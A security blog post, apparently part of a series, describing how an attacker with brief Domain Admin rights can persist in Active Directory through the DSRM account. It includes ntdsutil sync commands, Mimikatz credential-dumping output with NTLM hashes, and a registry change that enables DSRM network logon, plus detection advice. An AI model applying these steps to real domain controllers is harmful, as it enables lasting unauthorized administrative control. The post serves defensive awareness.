

Sneaky Active Directory Persistence #11: Directory Service Restore Mode (DSRM)

The content in this post describes a method by which an attacker could persist administrative access to Active Directory after having Domain Admin level rights for 5 minutes.

[I presented on this AD persistence method in Las Vegas at DEF CON 23 \(2015\).](#)

[Complete list of Sneaky Active Directory Persistence Tricks posts](#)

The Directory Restore Mode Account

Every Domain Controller has an internal “Break glass” local administrator account to DC called the Directory Services Restore Mode (DSRM) account. The DSRM password set when DC is promoted and is rarely changed. The primary method to change the DSRM password on a Domain Controller involves running the ntdsutil command line tool.

Beginning with hotfix [KB961320](#) on Windows Server 2008, there is now the option to synchronize the DSRM password on a DC with a specific domain account. Note that this must be performed every time the password is changed; it does not create an automatic sync partnership.

Changing the DSRM Account Password:

Run the following command on every DC (or remotely against every DC by replacing “null” with DC name)

- NTDSUTIL
- set dsrm password
- reset password on server null
- <PASSWORD>
- Q
- Q

Synchronize the DSRM Account Password with a Domain Account (2k8 & newer):

In an elevated CMD prompt where you have logged on as a Domain Admin, run:

```
NTDSUTIL
SET DSRM PASSWORD
SYNC FROM DOMAIN ACCOUNT <your user here>
Q
Q
```

Using DSRM to Backdoor Active Directory

What's interesting about the DSRM password is that the DSRM account is actually "Administrator". *This means that once an attacker has the DSRM password for a Domain Controller (or DCs), it's possible to use this account to logon to the Domain Controller over the network as a local administrator.*


We can confirm this with Mimikatz by creating a new AD user with a known password. Set the DSRM account password sync from the domain user account and compare the hashes.

DSRMTTest NTLM Password Hash: 2b391dfc6690cc38547d74b8bd8a5b49

Administrator (500) Local Account NTLM Password Hash:

2b391dfc6690cc38547d74b8bd8a5b49

The second graphic shows a local Administrator account on the DC called "Administrator" with the same password hash as the DSRMTTest domain user account.



```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /name:DSRMTTest /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924

RID : 000019ff (6655)
User : DSRMTTest

* Primary
  LM :
  NTLM : 2b391dfc6690cc38547d74b8bd8a5b49

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

420      14823      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Primary
-> Impersonated !
* Process Token : 17936566      ADSECLAB\ADSAdministrator      S-1-5-21-1387203482-2957264255-828990924-500      (18g,25p)
  Primary
* Thread Token : 17937332      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Impersonation (Delegation)

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 9845a725c7a90c5cb50ea708a54db5ab
Local SID : S-1-5-21-1331046607-2692604167-2982842593

SAMKey : d883f7de41c65ec1ca6a2c104e623ab7

RID : 000001f4 (500)
User : Administrator
  LM :
  NTLM : 2b391dfc6690cc38547d74b8bd8a5b49

RID : 000001f5 (501)
User : Guest
  LM :
  NTLM :
```

Note: The local SAM file is located here: C:\Windows\System32\config\SAM

Using DSRM Credentials

Once you know the DSRM account password (local Administrator account on the DC), there are a few tricks to how it can be used.

Logging on to a DC with the DSRM account:

1. Restart in Directory Services Restore Mode (*bcdedit /set safeboot dsrepair*)
2. Access DSRM without rebooting (Windows Server 2008 and newer)
 1. Set the registry key DsrAdminLogonBehavior to 1
 2. Stop the Active Directory service
 3. Logon using DSRM credentials on the console.
3. Access DSRM without rebooting (Windows Server 2008 and newer)
 1. Set the registry key DsrAdminLogonBehavior to 2
 2. Logon using DSRM credentials on the console.

Access DSRM without Rebooting:

PowerShell New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrAdminLogonBehavior" -Value 2 -PropertyType DWORD

The registry value is located at

HKLM\System\CurrentControlSet\Control\Lsa\DSRAdminLogonBehavior. Its possible values are:

- 0 (default): You can only use the DSRM administrator account if the DC is started in DSRM.
- 1: You can use the DSRM administrator account to log on if the local AD DS service is stopped.
- 2: You can always use the DSRM administrator account (This setting isn't recommended, because password policies don't apply to the DSRM administrator account).



The capability of DSRM account credential is explored further in the post "[Sneaky Active Directory Persistence #13: DSRM Persistence v2](#)".

Using DSRM Credentials over the network

It is possible to use the DSRM Credentials over the network.

When Windows 2000 and Active Directory were released, DSRM being limited to console logon was a good security method. Today, however, there are several methods to logon to a system "at the console":

1. Virtualization Client
 1. VMWare Remote Console (TCP 903)
 2. Hyper-V VM Connection (TCP 5900)
2. Out of Band Management (Lights Out, etc)
3. Network KVM
4. Remote Desktop Client when connecting to the "Console" which is "mstsc /console" prior to Windows Server 2008 and "mstsc /admin" with Windows Server 2008 and newer. Tested on Windows Server 2008 R2. Windows Server 2012R2 seems to refuse DSRM logon via RDP console.



Once logged in as the local DC's DSRM account (DC local admin), we can confirm we are on a DC and that this is the DC's local administrator account. not a domain account.

```
PS C:\Users\Administrator.ADSDC01> get-addomaincontroller adsd01

ComputerObjectDN      : CN=ADSDC01,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org
DefaultPartition      : DC=lab,DC=adsecurity,DC=org
Domain                : lab.adsecurity.org
Enabled               : True
Forest                : lab.adsecurity.org
HostName              : ADSDC01.lab.adsecurity.org
InvocationId          : c2df8e7a-9ff9-4202-9854-8a7fcc905f9d
IPv4Address            : 172.16.11.11
IPv6Address           :
IsGlobalCatalog       : True
IsReadOnly            : False
LdapPort              : 389
Name                  : ADSDC01
NTDSSettingsObjectDN  : CN=NTDS Settings,CN=ADSDC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab,DC=adsecurity,DC=org
OperatingSystem        : Windows Server 2008 R2 Datacenter
OperatingSystemHotfix  :
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion : 6.1 (7601)
OperationMasterRoles   : {SchemaMaster, DomainNamingMaster, PDCEmulator, RIDMaster...}
Partitions             : {DC=ForestDnsZones,DC=lab,DC=adsecurity,DC=org, DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org, CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org, CN=Configuration,DC=lab,DC=adsecurity,DC=org...}
ServerObjectDN         : CN=ADSDC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab,DC=adsecurity,DC=org
ServerObjectGuid       : 2ea6c9d1-fc5b-4bb4-b75c-1fdfa30e4a46
Site                   : Default-First-Site-Name
SslPort                : 636

PS C:\Users\Administrator.ADSDC01> whoami /all

USER INFORMATION
=====
User Name          SID
-----
adsdc01\administrator S-1-5-21-1763229193-1105072957-996037499-500
```

Further proof that this is not a domain account.

Detection

- Monitor event logs relating to DSRM password change and usage

4794: An attempt was made to set the Directory Services Restore Mode administrator password (requires account management/user

management subcategory auditing enabled in 2008 R2 and newer).

- Monitor the registry location and alert on values of 1 or 2

HKLM\System\CurrentControlSet\Control\Lsa\DSRMAdminLogonBehavior



References:

(Visited 33,999 times, 4 visits today)